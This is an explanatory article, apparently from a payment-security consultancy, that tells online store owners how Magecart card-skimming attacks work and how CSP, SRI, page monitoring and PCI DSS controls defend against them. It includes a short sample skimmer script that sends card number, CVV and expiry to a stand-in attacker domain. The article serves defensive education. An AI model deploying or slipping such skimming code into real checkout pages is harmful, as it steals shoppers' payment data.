What is a Magecart Attack? A Plain-English Guide for Online Store Owners
Magecart attacks quietly steal your customers' card numbers as they type. Here's how they work, why they hit small stores just as often as big ones, and what you can do about it.
Picture the card reader at a coffee shop. Now imagine someone has secretly taped a paper-thin camera over the card slot that photographs every card as it's inserted, and transmits those photos to a stranger across the internet. The barista has no idea. The customer has no idea. The photos are already gone.
That is a Magecart attack, except instead of a coffee shop, it happens on your online checkout page.
What is Magecart?
"Magecart" started as the name of a specific criminal group that targeted Magento-based ecommerce stores in the mid-2010s. The name has since become the general term for the entire category of payment page skimming attacks, regardless of who is behind them or which platform is targeted.
The mechanics are simple:
-
Attackers find a way onto your site. This might be a vulnerability in a plugin you use, a weak admin password, a compromised third-party script you load (a chat widget, an analytics tool, an A/B testing library), or a vulnerability in your hosting platform.
-

They add a small piece of hidden JavaScript. It's usually just a few lines, deliberately obfuscated so it looks like normal code noise. It does one thing: it watches the card number, expiry date, and CVV fields on your checkout page.
-
The moment a customer types their card details, the code copies them. It then sends that copy, silently, in the background, to a server the attacker controls. This happens before the customer even clicks "Pay."
-
Everything else proceeds normally. The payment goes through. The customer gets their order confirmation. No error appears. The breach may not be discovered for weeks or months.
Why does this matter for my store specifically?
You might assume this is a problem for big companies with millions of customers. It is. British Airways lost the card details of 380,000 customers this way, and Ticketmaster lost over 40,000. But most Magecart victims are small and medium-sized online stores.
The reason is simple: attackers do not manually pick targets. They use automated tools that scan thousands of sites simultaneously looking for known weaknesses. A store doing $2M a year is just as vulnerable as one doing $200M, and the smaller store is usually harder to defend because there is no dedicated security team watching.
Your payment processor (Stripe, PayPal, Shopify Payments) does not protect you from Magecart. They secure the transaction once card data reaches them. A skimmer steals the data before it gets there, right at the moment of typing in your customer's browser.
What does a skimmer actually look like?
Here is a simplified version of what malicious code might look like on your page. Normal-looking, easy to miss among dozens of legitimate scripts:
document.querySelector('form').addEventListener('submit', function() {
  var data = {
    card: document.getElementById('card-number').value,
    cvv: document.getElementById('cvv').value,
    exp: document.getElementById('expiry').value
  };
  navigator.sendBeacon('https://attacker-domain.com/collect', JSON.stringify(data));
});
Real attacks are far more obfuscated and clever about hiding the destination URL, but the principle is identical. Your customer's card number leaves their browser before it reaches your processor.
Three ways attackers get their code onto your page
1. Compromised third-party scripts
Your checkout page almost certainly loads scripts from outside your own servers: Google Analytics, Facebook Pixel, a live chat widget, a cookie consent banner. If the company hosting one of those scripts is compromised, the attacker can modify the script file and push the skimmer out to every site that loads it.
This is what happened in the British Airways attack. A third-party script was modified. Every customer who visited the payment page during a 15-day window had their details captured.
2. Vulnerable plugins or themes
Outdated plugins, particularly on WordPress/WooCommerce but also on Shopify and Magento, often have known security vulnerabilities. If an attacker can exploit one, they can inject code directly into your site's files.
Being up to date is not always enough. In September 2026 Sansec disclosed StyleSmuggler, an unpatched flaw affecting every current version of Magento and Adobe Commerce. The first confirmed victim had July and August's security patches already applied.
The way in does not have to be a plugin flaw, either. In a campaign Gambit Security reported in September 2026, AI tools broke into custom-built stores in hours and left skimmers on checkout pages in eight different ways.
3. Weak admin credentials
Simple passwords or reused credentials on your store admin panel give attackers direct access to add or modify code. Once inside an admin account, they do not need to exploit any vulnerability at all.
Does using Shopify or Stripe protect me?
It depends on how your checkout is set up.
If your checkout redirects to a hosted payment page (like Shopify's native checkout, Stripe Checkout, or PayPal), your customer enters card details on Stripe's or Shopify's servers, not yours. A skimmer on your storefront cannot reach those fields. You are significantly less exposed.
If your checkout shows a card entry form on your own page, even if you use Stripe.js or Stripe Elements to handle the processing, the card fields are loading in your browser environment. That makes you more exposed. The protection depends on how those elements are isolated.
Even in the fully-redirected case, a skimmer on your storefront page can still capture email addresses, names, shipping addresses, session tokens, and order details, all valuable even without the card number.
What can be done about it?
The core defences all come down to controlling what code runs on your page and detecting when something changes:
Content Security Policy (CSP): A rule set, delivered as an HTTP header, that tells the browser which script sources are permitted to run. A properly configured CSP makes it significantly harder for injected code to execute or phone home.
Subresource Integrity (SRI): An attribute you can add to <script> tags that loads third-party code. It contains a cryptographic fingerprint of the file. If the file has been tampered with, the browser refuses to run it.
Page integrity monitoring: Dedicated tools (and PCI DSS 4.0.1 now actually requires something in this category for most merchants) that continuously watch your payment page for unexpected changes and alert you when they appear.
Fewer third-party scripts: Every script you remove from your payment page is one fewer attack surface. Many stores load analytics, advertising, and personalisation scripts on their checkout page without realising they are not needed there.
PCI DSS v4.0.1 Requirements 6.4.3 and 11.6.1, which became mandatory in March 2025, directly address this problem. They require merchants to maintain an approved list of scripts on their payment page and to actively monitor for unauthorised changes. Read more in our guide to PCI DSS 6.4.3 and 11.6.1.
How to check if your store is exposed
The fastest way to find out is to scan your payment page. Our free Webpage Security Checker analyses your checkout URL for missing script controls, CSP issues, SRI coverage, and other indicators of skimmer exposure, in about 30 seconds, no account required.
It will not tell you if you have already been compromised (you would need a forensic investigation for that), but it will tell you whether your current defences would stop a Magecart attack from working.
If you have a more complex setup, or if you want ongoing monitoring rather than a one-time scan, get in touch. Our consultancy work covers payment page security reviews and remediation specifically for growing ecommerce stores.
Technical Overview
Next steps
Subscribe to the Newsletter
PCI compliance guides and ecommerce threat intelligence, straight to your inbox.
No spam, unsubscribe anytime. We handle your address as described in our privacy policy.
Related Articles

What is Card Skimming? How Criminals Steal Card Data at ATMs, Gas Pumps, and Checkouts
Card skimming installs hidden hardware on payment terminals to steal card details the moment a card is swiped or inserted. Here's how it works, where it happens most, and what it means for online merchants dealing with the resulting fraud.

AI-Powered Card Skimmers: How a Rogue Script Hides on a WooCommerce Checkout
Modern card skimmers use AI to mutate their code and impersonate legitimate plugins. Here's how they hide on WooCommerce checkouts, and what store owners can do to find them.

What is a Supply Chain Attack? When the Software You Trust Becomes the Threat
A supply chain attack compromises software or services that you depend on, so attackers reach you through a vendor you already trust. Here's how it works, why it's behind many of the biggest breaches, and what ecommerce merchants can do about it.